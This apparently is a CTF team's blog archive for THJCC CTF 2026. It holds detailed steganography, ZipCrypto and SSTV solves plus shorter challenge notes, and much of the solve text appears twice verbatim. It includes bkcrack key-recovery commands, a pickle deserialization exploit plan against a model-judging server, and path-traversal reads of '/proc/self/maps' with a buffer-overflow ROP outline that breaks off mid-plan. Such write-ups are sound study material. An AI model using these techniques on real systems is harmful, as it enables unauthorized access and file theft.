---
title: "THJCC CTF 2026: Full Event Archive and Selected Solves"
description: "A KSAL event writeup for THJCC CTF 2026 that keeps the full challenge archive on-site while preserving two detailed forensic and steganography solves."
date: 2026-02-25
authors: "javelin, Alpet Gexha"
tags: ["event", "thjcc", "forensics", "steganography", "sstv", "zipcrypto"]
ctf: "THJCC CTF 2026"
source: "/writeups/thjcc-2026"
---
# THJCC CTF 2026: Full Event Archive and Selected Solves
 This page keeps our THJCC material in one place.
Alpet maintained the full event repo with the broader challenge notes, and I later wrote up the two forensic and steganography solves below in much more detail. Instead of splitting THJCC into dozens of tiny posts, this page keeps both layers together: the two full writeups first, then the rest of the event archive from Alpet's notes right after them.
KSAL finished **4th overall**, and the solve spread across the repo still feels like a good snapshot of how much ground the team covered during the event.
## Detailed Solves We Wanted To Preserve
### CoLoR iS cOdE
The first artifact was a password-protected archive called `THJCC_CoLoR_iS_cOdE.zip`. Since it was worth 500 points, my first assumption was that the password itself probably was not the real puzzle. Usually when a challenge starts with an encrypted archive, the interesting part is what kind of encryption is being used and whether there is a structural weakness to exploit.
### Step 1: Confirm what the ZIP actually contains
I started by listing the entries inside the archive to see whether there was anything useful to anchor an attack.
```python
from zipfile import ZipFile
with ZipFile("THJCC_CoLoR_iS_cOdE.zip") as archive:
for entry in archive.infolist():
print(entry.filename, entry.file_size, bool(entry.flag_bits & 0x1))
```
That quickly told me everything I needed:
- there was only one file inside, `rainbow.png`
- the entry was encrypted
- the challenge almost certainly wanted me to reason about the archive format before touching the image itself
Because the payload was a PNG, I immediately had a piece of known plaintext available. PNG files always begin with the same magic bytes:
```text
89504e470d0a1a0a0000000d49484452
```
If the archive was using classic ZipCrypto instead of AES, that header would be enough to try a known-plaintext attack.
### Step 2: Recover the ZipCrypto keys
I used `bkcrack` against the encrypted `rainbow.png` entry and supplied the PNG header as the known plaintext prefix:
```powershell
bkcrack.exe `
-C THJCC_CoLoR_iS_cOdE.zip `
-c rainbow.png `
-x 0 89504e470d0a1a0a0000000d49484452
```
That succeeded and recovered the internal keys:
```text
d3b0bb05 2e88b90e ed7f7e33
```
At that point the password no longer mattered. The archive itself was the weak point.
### Step 3: Produce a decrypted copy
With the internal keys in hand, I created a clean decrypted ZIP:
```powershell
bkcrack.exe `
-C THJCC_CoLoR_iS_cOdE.zip `
-k d3b0bb05 2e88b90e ed7f7e33 `
-D THJCC_CoLoR_iS_cOdE_decrypted.zip
```
After extracting the new archive, I finally had the real artifact: `rainbow.png`.
### Step 4: The metadata was not noise
Opening the image normally did not reveal much, so I switched to metadata and chunk inspection. The useful clue was hiding in the `UserComment` field inside the `eXIf` chunk.
What I found looked like this:
```text
Ook. Ook? Ook! Ook. ...
```
That was the turning point. `Ook` is not garbage text; it is a joke-language wrapper around Brainfuck. Once I noticed that, the next step was straightforward: translate the `Ook` token pairs into Brainfuck instructions and run the result.
The decoded program produced the first half of the flag:
```text
THJCC{c0lorfU1_col0rfu!_c0
```
So the image was clearly layered. The metadata gave me the opening, but not the whole answer.
### Step 5: The image itself was encoding the rest
The hint, `colors can say a lot`, made more sense after staring at the picture for a while. The top band of the image was too regular to be decorative:
- 26 narrow columns
- each column exactly `12 x 12` pixels
- repeated color blocks with obvious structure
That suggested a very mechanical encoding scheme. The rule that ended up working was:
1. take one column at a time
2. ignore black pixels
3. count the frequency of each remaining color
4. use the most common count as an ASCII value
I tested that idea with a short script:
```python
from collections import Counter
from PIL import Image
img = Image.open("rainbow.png").convert("RGB")
pixels = img.load()
decoded = []
for column in range(26):
counts = Counter(
pixels[x, y]
for x in range(column * 12, (column + 1) * 12)
for y in range(12)
if pixels[x, y] != (0, 0, 0)
)
decoded.append(chr(counts.most_common(1)[0][1]))
print("".join(decoded))
```
That gave me the missing tail:
```text
!0rful_img_m4d3_by_p1e7:>}
```
Putting both layers together produced the full flag:
```text
THJCC{c0lorfU1_col0rfu!_c0!0rful_img_m4d3_by_p1e7:>}
```
### SSTV Audio Challenge
The second solve came from an audio file called `output.flac`. My first pass was the usual checklist: listen to it, check the metadata, see if speech recognition gets anything usable, and then move to the frequency domain if it still feels wrong.
### Step 1: Rule out the obvious paths
The audio did not behave like spoken content, and automatic transcription only returned vague nonsense. That was enough for me to stop treating it like voice data and start treating it like a signal puzzle.
When audio sounds structured but not meaningful, a spectrogram is often the fastest way to tell whether you are looking at hidden imagery, encoded tones, SSTV, or some other modulation scheme.
### Step 2: Generate a spectrogram
I rendered a spectrogram focused on the interesting frequency range:
```python
import matplotlib
matplotlib.use("Agg")
import matplotlib.pyplot as plt
import soundfile as sf
audio, sample_rate = sf.read("output.flac")
plt.figure(figsize=(18, 6))
plt.specgram(audio, NFFT=2048, Fs=sample_rate, noverlap=1024, cmap="magma")
plt.ylim(900, 2500)
plt.tight_layout()
plt.savefig("spectrogram_900_2500.png", dpi=180)
```
This page keeps our THJCC material in one place.
Alpet maintained the full event repo with the broader challenge notes, and I later wrote up the two forensic and steganography solves below in much more detail. Instead of splitting THJCC into dozens of tiny posts, this page keeps both layers together: the two full writeups first, then the rest of the event archive from Alpet's notes right after them.
KSAL finished **4th overall**, and the solve spread across the repo still feels like a good snapshot of how much ground the team covered during the event.
## Detailed Solves We Wanted To Preserve
### CoLoR iS cOdE
The first artifact was a password-protected archive called `THJCC_CoLoR_iS_cOdE.zip`. Since it was worth 500 points, my first assumption was that the password itself probably was not the real puzzle. Usually when a challenge starts with an encrypted archive, the interesting part is what kind of encryption is being used and whether there is a structural weakness to exploit.
### Step 1: Confirm what the ZIP actually contains
I started by listing the entries inside the archive to see whether there was anything useful to anchor an attack.
```python
from zipfile import ZipFile
with ZipFile("THJCC_CoLoR_iS_cOdE.zip") as archive:
for entry in archive.infolist():
print(entry.filename, entry.file_size, bool(entry.flag_bits & 0x1))
```
That quickly told me everything I needed:
- there was only one file inside, `rainbow.png`
- the entry was encrypted
- the challenge almost certainly wanted me to reason about the archive format before touching the image itself
Because the payload was a PNG, I immediately had a piece of known plaintext available. PNG files always begin with the same magic bytes:
```text
89504e470d0a1a0a0000000d49484452
```
If the archive was using classic ZipCrypto instead of AES, that header would be enough to try a known-plaintext attack.
### Step 2: Recover the ZipCrypto keys
I used `bkcrack` against the encrypted `rainbow.png` entry and supplied the PNG header as the known plaintext prefix:
```powershell
bkcrack.exe `
-C THJCC_CoLoR_iS_cOdE.zip `
-c rainbow.png `
-x 0 89504e470d0a1a0a0000000d49484452
```
That succeeded and recovered the internal keys:
```text
d3b0bb05 2e88b90e ed7f7e33
```
At that point the password no longer mattered. The archive itself was the weak point.
### Step 3: Produce a decrypted copy
With the internal keys in hand, I created a clean decrypted ZIP:
```powershell
bkcrack.exe `
-C THJCC_CoLoR_iS_cOdE.zip `
-k d3b0bb05 2e88b90e ed7f7e33 `
-D THJCC_CoLoR_iS_cOdE_decrypted.zip
```
After extracting the new archive, I finally had the real artifact: `rainbow.png`.
### Step 4: The metadata was not noise
Opening the image normally did not reveal much, so I switched to metadata and chunk inspection. The useful clue was hiding in the `UserComment` field inside the `eXIf` chunk.
What I found looked like this:
```text
Ook. Ook? Ook! Ook. ...
```
That was the turning point. `Ook` is not garbage text; it is a joke-language wrapper around Brainfuck. Once I noticed that, the next step was straightforward: translate the `Ook` token pairs into Brainfuck instructions and run the result.
The decoded program produced the first half of the flag:
```text
THJCC{c0lorfU1_col0rfu!_c0
```
So the image was clearly layered. The metadata gave me the opening, but not the whole answer.
### Step 5: The image itself was encoding the rest
The hint, `colors can say a lot`, made more sense after staring at the picture for a while. The top band of the image was too regular to be decorative:
- 26 narrow columns
- each column exactly `12 x 12` pixels
- repeated color blocks with obvious structure
That suggested a very mechanical encoding scheme. The rule that ended up working was:
1. take one column at a time
2. ignore black pixels
3. count the frequency of each remaining color
4. use the most common count as an ASCII value
I tested that idea with a short script:
```python
from collections import Counter
from PIL import Image
img = Image.open("rainbow.png").convert("RGB")
pixels = img.load()
decoded = []
for column in range(26):
counts = Counter(
pixels[x, y]
for x in range(column * 12, (column + 1) * 12)
for y in range(12)
if pixels[x, y] != (0, 0, 0)
)
decoded.append(chr(counts.most_common(1)[0][1]))
print("".join(decoded))
```
That gave me the missing tail:
```text
!0rful_img_m4d3_by_p1e7:>}
```
Putting both layers together produced the full flag:
```text
THJCC{c0lorfU1_col0rfu!_c0!0rful_img_m4d3_by_p1e7:>}
```
### SSTV Audio Challenge
The second solve came from an audio file called `output.flac`. My first pass was the usual checklist: listen to it, check the metadata, see if speech recognition gets anything usable, and then move to the frequency domain if it still feels wrong.
### Step 1: Rule out the obvious paths
The audio did not behave like spoken content, and automatic transcription only returned vague nonsense. That was enough for me to stop treating it like voice data and start treating it like a signal puzzle.
When audio sounds structured but not meaningful, a spectrogram is often the fastest way to tell whether you are looking at hidden imagery, encoded tones, SSTV, or some other modulation scheme.
### Step 2: Generate a spectrogram
I rendered a spectrogram focused on the interesting frequency range:
```python
import matplotlib
matplotlib.use("Agg")
import matplotlib.pyplot as plt
import soundfile as sf
audio, sample_rate = sf.read("output.flac")
plt.figure(figsize=(18, 6))
plt.specgram(audio, NFFT=2048, Fs=sample_rate, noverlap=1024, cmap="magma")
plt.ylim(900, 2500)
plt.tight_layout()
plt.savefig("spectrogram_900_2500.png", dpi=180)
```
 The pattern was the giveaway. Once the horizontal banding showed up, it immediately looked like SSTV. If you have seen a few SSTV spectrograms before, the structure is hard to mistake for anything else.
### Step 3: Decode the image manually
The annoying part was that automatic mode detection did not cooperate. The decoder returned an unsupported VIS code, which meant one of three things:
- the header was slightly corrupted
- the mode was unusual
- or the detector simply missed it
Rather than spend time debugging the detection logic, I forced a set of common SSTV modes and saved the output of each attempt:
```python
from sstv import spec
from sstv.decode import SSTVDecoder
import sstv.decode as decode
decode.log_message = lambda *args, **kwargs: None
decode.progress_bar = lambda *args, **kwargs: None
modes = {
"M1": spec.M1,
"M2": spec.M2,
"S1": spec.S1,
"S2": spec.S2,
"SDX": spec.SDX,
"R36": spec.R36,
"R72": spec.R72,
}
for name, mode in modes.items():
decoder = SSTVDecoder("output.flac")
header = decoder._find_header()
if header is None:
continue
decoder.mode = mode
vis_end = header + round(spec.VIS_BIT_SIZE * 9 * decoder._sample_rate)
image_data = decoder._decode_image_data(vis_end)
image = decoder._draw_image(image_data)
image.save(f"decoded_{name}.png")
```
`M1` was the winner. That mode produced a clean, readable image with the flag.
The pattern was the giveaway. Once the horizontal banding showed up, it immediately looked like SSTV. If you have seen a few SSTV spectrograms before, the structure is hard to mistake for anything else.
### Step 3: Decode the image manually
The annoying part was that automatic mode detection did not cooperate. The decoder returned an unsupported VIS code, which meant one of three things:
- the header was slightly corrupted
- the mode was unusual
- or the detector simply missed it
Rather than spend time debugging the detection logic, I forced a set of common SSTV modes and saved the output of each attempt:
```python
from sstv import spec
from sstv.decode import SSTVDecoder
import sstv.decode as decode
decode.log_message = lambda *args, **kwargs: None
decode.progress_bar = lambda *args, **kwargs: None
modes = {
"M1": spec.M1,
"M2": spec.M2,
"S1": spec.S1,
"S2": spec.S2,
"SDX": spec.SDX,
"R36": spec.R36,
"R72": spec.R72,
}
for name, mode in modes.items():
decoder = SSTVDecoder("output.flac")
header = decoder._find_header()
if header is None:
continue
decoder.mode = mode
vis_end = header + round(spec.VIS_BIT_SIZE * 9 * decoder._sample_rate)
image_data = decoder._decode_image_data(vis_end)
image = decoder._draw_image(image_data)
image.save(f"decoded_{name}.png")
```
`M1` was the winner. That mode produced a clean, readable image with the flag.
 Final flag:
```text
THJCC{sSTv-is_aMaZINg}
```
## Full Challenge Archive From The Event Repo
The sections below are copied into this writeup from the original event notes so the full challenge set lives here on the site.
### AI
#### Deep Inverse
**Point: 100**
### Description
Input: x (10-dim vector)
Goal: f(x) ≈ 1337.0
The system is watching. Can you find the input that satisfies the model?
Author: Auron
nc chal.thjcc.org 1337
### Solution
To solve this challenge, we perform a gradient-based "inverse" of the model:
1. **Load the Model**: Use `torch.jit.load` to load the provided `model.pt` file.
2. **Define the Target**: Our goal is to find an input `x` such that the model output is `1337.0`.
3. **Optimize the Input**:
- Initialize a random 10-dimensional tensor `x` with gradients enabled.
- Use an optimizer (like **Adam**) to minimize the loss: `loss = (model(x) - 1337.0)^2`.
- Iterate until the model output is sufficiently close to the target.
4. **Submit Solution**: Send the optimized vector as a comma-separated string to the remote server.
#### NEURAL_OVERRIDE
**Point: 264**
AI is not always as safe as it seems. Can you find the vulnerability hidden within this model?
## Description Summary
The site asks us to upload a custom `.pt` tensor that:
- stays within `L2_DIST < 0.05` from the original tensor
- forces prediction to `CLASS_ID_3`
- with `confidence >= 90%`
At first this looks like an adversarial example optimization problem, but the real issue is unsafe deserialization.
## Recon
The page exposes:
- `GET /download_origin` -> original tensor (`origin.pt`)
- `POST /judge` -> checks uploaded `.pt`
Uploading invalid files (for example plain text) returns raw deserialization errors.
This strongly indicates the server is doing `torch.load()` on user-controlled input.
## Vulnerability
`torch.load` uses Python pickle (unless hardened). Pickle is code-execution capable.
If the server loads arbitrary `.pt` from users with unsafe settings, we can execute code during deserialization (`__reduce__` gadget).
That means we can:
1. monkeypatch runtime functions used in validation (`torch.norm`, `torch.dist`)
2. monkeypatch softmax output to force class 3 with high confidence
3. return a valid tensor object so the judge flow continues
## Exploit Strategy
Inside payload `__reduce__`, execute Python code that:
- sets `torch.norm` and/or `torch.dist` to always return `0.0`
- sets `torch.softmax` and `torch.nn.functional.softmax` to return a fixed probability vector with class index `3` at `1.0`
- returns `torch.zeros((1,3,32,32))` as a valid tensor
This bypasses all checks without needing true adversarial optimization.
## Flag
`THJCC{y0ur_ar3_the_adv3rs3r1al_attack_m0st3r}`
#### Steal My model
**Point: 385**
### Description
The goal is to recover a hidden linear classifier defined by a 16-dimensional unit vector `n` and a scalar `beta`.
- Model: `label = 1 if dot(n, x) + beta >= 0 else 0`
- Success: Recover `n` and `beta` with error less than `0.005`.
### Vulnerability: Oracle Leak
While the challenge implies a black-box label attack, the `/submit` endpoint leaks precise error metrics on failure:
1. `max_component_error = max_i |n_guess[i] - n[i]|`
2. `beta_error = |beta_guess - beta|`
This distance oracle allows us to reconstruct the parameters directly without using the labels.
### Solution Strategy
1. **Recover Vector `n`**:
- For each dimension `i`, submit guesses `v+ = 3.0 * e_i` and `v- = -3.0 * e_i`.
- The errors will be `fp = 3.0 - n_i` and `fm = 3.0 + n_i`.
- Calculate `n_i = (fm - fp) / 2`.
2. **Recover `beta`**:
- Query with `beta_guess = 0` to get `d0 = |beta|`.
- Query with `beta_guess = 1` to get `d1 = |1 - beta|`.
- Solve for the sign of `beta` using these distances.
3. **Submit**: Use the recovered `n` and `beta` for the final submission.
### Flag
`THJCC{y0ur_st3al1ng_sk1ll_1s_amaz1ng}`
### Crypto
#### 0login
**Point: 487**
Welcome to our fantasic web service 0-login, you can login without any input!
http://chal.thjcc.org:5000/
#### 676767
**100**
676767 67 6767
67 EVERYWHERE 0A0
Just bring me out of this 67 haven ...
Author: whale120
nc chal.thjcc.org 48764
### Vulnerability: Seed Replay
Python's `random.seed()` treats negative integers such that `random.seed(-x)` can result in the same internal state as `random.seed(x)`. By sending `a = -1` and `b = 0`, we effectively reset the generator to its initial state.
### Solution
1. **Leaked Values**: Capture the first 10 numbers generated.
2. **Reset State**: Send `a = -1` and `b = 0` to trigger `random.seed(-seed)`.
3. **Replay**: Provide the captured numbers as answers.
4. **Retry**: Since `randrange(base)` uses rejection sampling, the replay only works if all captured numbers are less than `base`. Retry until this condition is met.
The seed was 70 :)
### Flag
`THJCC{676767676767676767676767_i_dont_like_those_brainnot_memes_XD}`
#### Betterfly
**Point: 182**
They say a butterfly's wings can cause a tornado halfway around the world. This cipher embraces that chaos. Can you find the key that unlocks the secret?
the initial key lead to completely different results.
### Solution
1. **Analyze the Cipher**: The encryption uses a chaotic logistic map (`x = r * x * (1 - x)`) to generate a keystream.
2. **Determine the Key**: By mapping the known prefix `THJCC{` to the ciphertext, we can deduce or test the initial float key (found to be `0.123456789`).
3. **Decrypt**: Perform the bitwise XOR operation with the generated keystream.
4. **Post-Process**: The resulting text is further obfuscated with a Caesar cipher (Shift: 11). Applying the shift reveals the final flag.
### Flag
`THJCC{N07hinGbEat5aJ2h0liDaye}`
#### bit by bit
**Point: 324**
### Description
The challenge performs a bit-by-bit encryption of a 105-byte secret string. For each bit:
- If the bit is **1**, a fixed 500-byte secret `key` is encrypted using RSA.
- If the bit is **0**, a random 500-byte value is encrypted using RSA.
The RSA moduli are small (64-bit), and the flag is encrypted using AES-CBC with a key derived from the 105-byte secret.
### Solution
1. **Factor RSA Moduli**: Since each $N = p \times q$ uses small 32-bit primes, we can easily factor all moduli and decrypt the RSA ciphertexts to retrieve the original 500-byte residues.
2. **Recover the Secret Key**:
- The RSA samples corresponding to '1' bits all share the same 500-byte `key`.
- The RSA samples corresponding to '0' bits are random.
- We use the **LLL (Lenstra–Lenstra–Lovász) algorithm** on a lattice constructed from the Chinese Remainder Theorem (CRT) moments of these residues. This allows us to find the most likely candidate for the hidden 500-byte `key`.
3. **Reconstruct Secret Data**: By checking which decrypted residues match the recovered `key`, we identify the '1' and '0' bits of the original 105-byte secret.
4. **Decrypt Flag**: Deriving the AES key from the reconstructed secret allows us to decrypt the final flag.
### Flag
`THJCC{bit_by_bit_lll_is_powerful}`
#### Duck
**Point: 496**
The challenge involves multiple layers of classical cryptography.
## Solution Steps
### Layer 1: Formatting
The input lines in `secret.txt` are mostly reversed. We can tell because sentences end with `.` at the beginning and start with a capital letter at the end.
### Layer 2: Caesar Cipher
All text is shifted by **+12**. This shift is consistent across all sections.
### Layer 3: Vigenère Cipher
The key for the Vigenère layer is **`sword`**. Different parts of the text use different rotations of this key (e.g., `words`, `dswor`).
### Layer 4: Base64
The long middle string is a **Reversed Base64** payload. After stripping the leading `=` and reversing, we apply the Caesar and Vigenère layers to reveal the Base64-encoded text.
### Layer 5: Monoalphabetic Substitution
The final message revealed after the Base64 layer is still encrypted with a simple substitution cipher (each letter maps to a unique fixed replacement). We broke this using **Crib-Dragging**—the process of identifying known words ("cribs") based on their character patterns and positions.
#### Step 1: Solving the "the" and "of"
We looked for high-frequency 3-letter and 2-letter words.
- The word **`smr`** appeared multiple times in positions where "the" would be expected.
- **Deduction:** `s` $\rightarrow$ `t`, `m` $\rightarrow$ `h`, `r` $\rightarrow$ `e`.
- The word **`jy`** appeared frequently.
- **Deduction:** `j` $\rightarrow$ `o`, `y` $\rightarrow$ `f` (yielding "of").
#### Step 2: Pattern Matching for Long Words
Once we had the basic structure, we looked at longer, unique words.
- **`Djcfepszopstjcl`**: This 15-letter word has the pattern of **"Congratulations"**.
- **Mapping:** `D` $\rightarrow$ `C`, `j` $\rightarrow$ `o`, `c` $\rightarrow$ `n`, `f` $\rightarrow$ `g`, `e` $\rightarrow$ `r`, `p` $\rightarrow$ `a`, `s` $\rightarrow$ `t`, `z` $\rightarrow$ `d`, `o` $\rightarrow$ `l`, `p` $\rightarrow$ `a`, `s` $\rightarrow$ `t`, `t` $\rightarrow$ `i`, `j` $\rightarrow$ `o`, `c` $\rightarrow$ `n`, `l` $\rightarrow$ `s`.
- This confirmed our previous deductions and gave us nearly half the alphabet.
#### Step 3: Contextual Deductions
The article mentioned Alan Turing. We found a sequence:
- **`tvqejgr smr otgrl jy jsmrel`**
- Applying current mappings: `_vpe_re the l_ves of othe_s`
- It clearly decodes to: **"improve the lives of others"**
- **Mapping:** `t` $\rightarrow$ `i`, `v` $\rightarrow$ `m`, `q` $\rightarrow$ `p`, `g` $\rightarrow$ `v`.
#### Step 4: Final Flag Recovery
Applying all the discovered mappings to the flag line:
- `SMADD{d1@ll1d41_deb9s0fe@9mb_1l_l1v9or_e1fm7?}`
- Decodes to: `THJCC{c1@ss1c41_cry9t0gr@9hy_1s_s1m9le_r1gh7?}`
- (Substitution: `S` $\rightarrow$ `T`, `M` $\rightarrow$ `H`, `A` $\rightarrow$ `J`, `D` $\rightarrow$ `C`)
### Final Flag
`THJCC{c1@ss1c41_cry9t0gr@9hy_1s_s1m9le_r1gh7?}`
#### Proof 100
**Point: 487**
Welcome to our fantasic web service 0-login, you can login without any input!
http://chal.thjcc.org:5000/
#### Sage
**Point: 484**
a bit insane
Sogo 台灣人的諧音梗了、、、
#### shifting
**Point: 500**
Everything is changing except......?
Hint: Some characters will change, while others remain the same. Use the unchanged ones to recover the flag.
### Forensics
#### ExBaby Shark Master
**Point: 100**
Just Search
### Solution
on HTTP POST request that uploaded a file named `exbaby-shark-master.txt`.
### Flag
`THJCC{1t'S-3Asy\*-r1gh7?????}`
#### I use arch btw
**Point: 100**
Can you find the hidden message?
#### Ransomware
**Point: 100**
Ransomware?
#### TV
**Point: 100**
Amazing soundsound
### Misc
#### baby jail
This is a baby jail. Just do it.
nc chal.thjcc.org 15514
#### Image
**Point: 100**
Check the hex of this image
### Solution
1. **Analyze the Image**: Initial inspection of `THJCC_IMAGE.png` reveals it contains more data than a standard image.
2. **Identification**: Using a binary analysis (or a simple hex search), we find the ZIP header `PK\x03\x04` embedded within the PNG's data.
3. **Extraction (Carving)**:
- A Python script (`script.py`) was used to scan for the `\x50\x4B\x03\x04` signature.
- All data from that offset to the end of the file was saved as `hidden_data.zip`.
4. **Result**: Extracting the ZIP archive reveals the directory `cute/` containing additional image files.
Flag `THJCC{fRierEN-SO_cUTe:)}`
#### kinezi
## Challenge Description
The goal was to find the password to a protected ZIP archive (`hidden_archive.zip`) using clues provided in a hint and a companion file (`challenge.HEIC`).
### Provided Hints
- **Text Hint**: "這是一個一個一個重要提示" (This is a very, very, very important hint).
- **Song Hint**: "在這特別的日子裡,送給你們一首非常特別的歌曲,特別的八字給特別的你" (On this special day, giving you a very special song... a special 8-digits for a special you).
- **Implicit Context**: The phrasing used is a well-known reference to the Japanese internet meme "Yajuu Senpai" (野獸先輩), which is often associated with the numbers `114514` and the date `August 10th` (8/10).
---
## Step-by-Step Solution
### 1. Initial Analysis
The directory contained:
- `hidden_archive.zip`: The target file.
- `challenge.HEIC`: An iPhone image file.
- `script.py`: A failed brute-force script that tried all dates from 1900 to 2030.
### 2. Identifying the Meme
The phrase "這是一個一個一個..." and the "special day" strongly pointed towards the **8/10 (August 10th)** meme culture. Since the provided `script.py` already exhausted all standard dates up to the year 2030, the "special year" had to be something outside that range.
### 3. Metadata Investigation
I used a Python script with the `pi-heif` and `exifread` libraries to inspect the metadata (EXIF) of the `challenge.HEIC` file.
```python
from pi_heif import register_heif_opener
import exifread
register_heif_opener()
with open('challenge.HEIC', 'rb') as f:
tags = exifread.process_file(f)
print(tags['EXIF DateTimeOriginal'])
```
**Result:**
The EXIF data revealed a modified timestamp:
`EXIF DateTimeOriginal: 3000:08:10 00:00:00`
### 4. Cracking the ZIP
The date `3000:08:10` translates to the 8-digit string **`30000810`**.
I ran a script to test this password against the archive:
```python
import zipfile
with zipfile.ZipFile('hidden_archive.zip', 'r') as zf:
zf.extractall(pwd=b'30000810')
```
The extraction was successful, yielding `flag.txt`.
### 5. Obtaining the Flag
Reading the extracted file:
```powershell
type flag.txt
```
**Flag:** `THJCC{Y@JUNlKU}`
---
## Conclusion
The challenge combined Steganography (metadata manipulation) with OSINT/Meme culture. The key was recognizing the specific "Yajuu Senpai" linguistic patterns and checking the image's EXIF data for a non-standard year.
**Password:** `30000810`
**Flag:** `THJCC{Y@JUNlKU}`
#### Lock
**Point: 498**
### Description
My friend locked his personal webpage for some reason, but did he really?
**Target:** `thjcc.tcp.tw`
**Hint:** Try clicking on anything clickable on the Google login page. By the way, it's an OSINT challenge.
---
### Solution
This was an OSINT (Open Source Intelligence) challenge involving following a trail of digital footprints:
1. **GitHub Discovery**: Checking the GitHub profile for `418meow` revealed a 'special' repository. Redirects from the username `m41657557` confirmed it was a previous alias for the same user.
2. **Metadata Leak**: Analyzing GitHub metadata revealed the email `jaylen0721@tcp.tw`.
3. **Social Media Pivot**: Searching for the handle `jaylen0721` led to a Twitter account that mentioned `hackmd.io` as being "useful."
4. **HackMD Investigation**: On HackMD, the user `jaylen0721` was found following only one other user: `wilson2026`.
5. **Finding the Blog**: The HackMD profile for `wilson2026` linked to a personal blog.
6. **Web Archiving**: The blog itself appeared to be locked or changed, but checking the **Wayback Machine** (Web Archive) revealed a snapshot from February 14, 2026:
`https://web.archive.org/web/20260214130957/https://m2k4b3jo8z.pages.dev/`
This archived page contained the necessary information to bypass the lock.
## Flag
`THJCC{42vj6Dx}`
#### Metro
**Point: 244**
I took this photo at a MRT station in a certain city/county in Taiwan. Please identify which station it is and which floor it was taken on.
Flag format: `THJCC{Station Code-Floor}` (Case insensitive)
Example: If the station code for Taipei Metro's Shuanglian Station is `R12`, and the floor is the 1st floor (using American English numbering), the flag would be `THJCC{R12-1F}`
`THJCC{A10-3F}`
#### Provisioning in Progress
**Point: 100**
### Description
AS201943 has recently begun deploying its production infrastructure. According to the NOC provisioning policy, Operational status is based on live network deployment. Address assignments alone do not imply production readiness.
Your task is to determine which infrastructure is actually in production and retrieve the NOC authorization token from the public registry (RIPE/WHOIS).
---
### Solution
#### 1. OSINT Reconnaissance
A WHOIS query for **AS201943** returns several IPv6 prefixes. By following the "Operational status" policy, we filter out "Lab" or "Pending" blocks and focus on the **ACTIVE** core infrastructure.
- **Active Prefix:** `2a14:7581:6fa0::/48`
- **Description:** `CORE INFRASTRUCTURE (ACTIVE)`
- **Found Token:** `fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0`
#### 2. Decoding the Token
The token retrieved from the registry is both Base64 encoded and reversed.
1. **Base64 Decode**:
`fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0` $\rightarrow$ `flaer_era_sexiferp_decnuonna_ylnoy{ccjht`
2. **Reverse String**:
`flaer_era_sexiferp_decnuonna_ylnoy{ccjht` $\rightarrow$ `thjcc{yonly_announced_prefixes_are_real}`
#### 3. Automation
You can recover the flag using this quick one-liner:
```bash
echo "fWxhZXJfZXJhX3NleGlmZXJwX2RlY251b25uYV95bG5ve2Njamh0" | base64 -d | rev
```
---
### Flag
`thjcc{yonly_announced_prefixes_are_real}`
#### YRSK
**Point: 426**
Notice RIFF ChunkSize and size limits Flag format: Case Insensitive, no spaces
### Pwn
#### ASCII Driver
**Point: 100**
nc chal.thjcc.org 10022
#### Baby PHP
**Point: 463**
This is a baby web challenge.
:>
Note: ASLR is 0
http://chal-gcp.thjcc.org:60000/
## Source Analysis
### 1) `index.php`
```php
if (isset($_GET['f'])){
echo file_get_contents('/app/'.$_GET['f']);
}
if (isset($_GET['txt'])){
...
$res = whale_encrypt($_GET['txt']);
...
}
```
Two attack surfaces:
- `f`: file read with user-controlled path appended to `/app/` (traversal with `../../`)
- `txt`: passed to native extension function `whale_encrypt`
### 2) Extension (`whalecrypt.so`)
Reverse engineering `zif_whale_encrypt` shows unbounded copy of user input into a stack buffer (classic overflow), with saved return pointer controllable.
Important offsets used:
- RIP overwrite at `0xb8` from start of `txt` buffer
- Bytes `0x40..0x47` map to an internal length variable (`[rbp-0x70]`), set to `0` to stabilize path after overflow
---
## Exploit Strategy
### Phase A: Easy win checks
Try direct:
`/?f=../../getflag`
In this instance, that did not directly return a usable flag.
### Phase B: Build reliable ROP from leaked runtime
1. Leak maps:
- `/?f=../../proc/self/maps`
2. Parse:
- `whalecrypt.so` base
- libc base + libc path
3. Leak remote libc bytes:
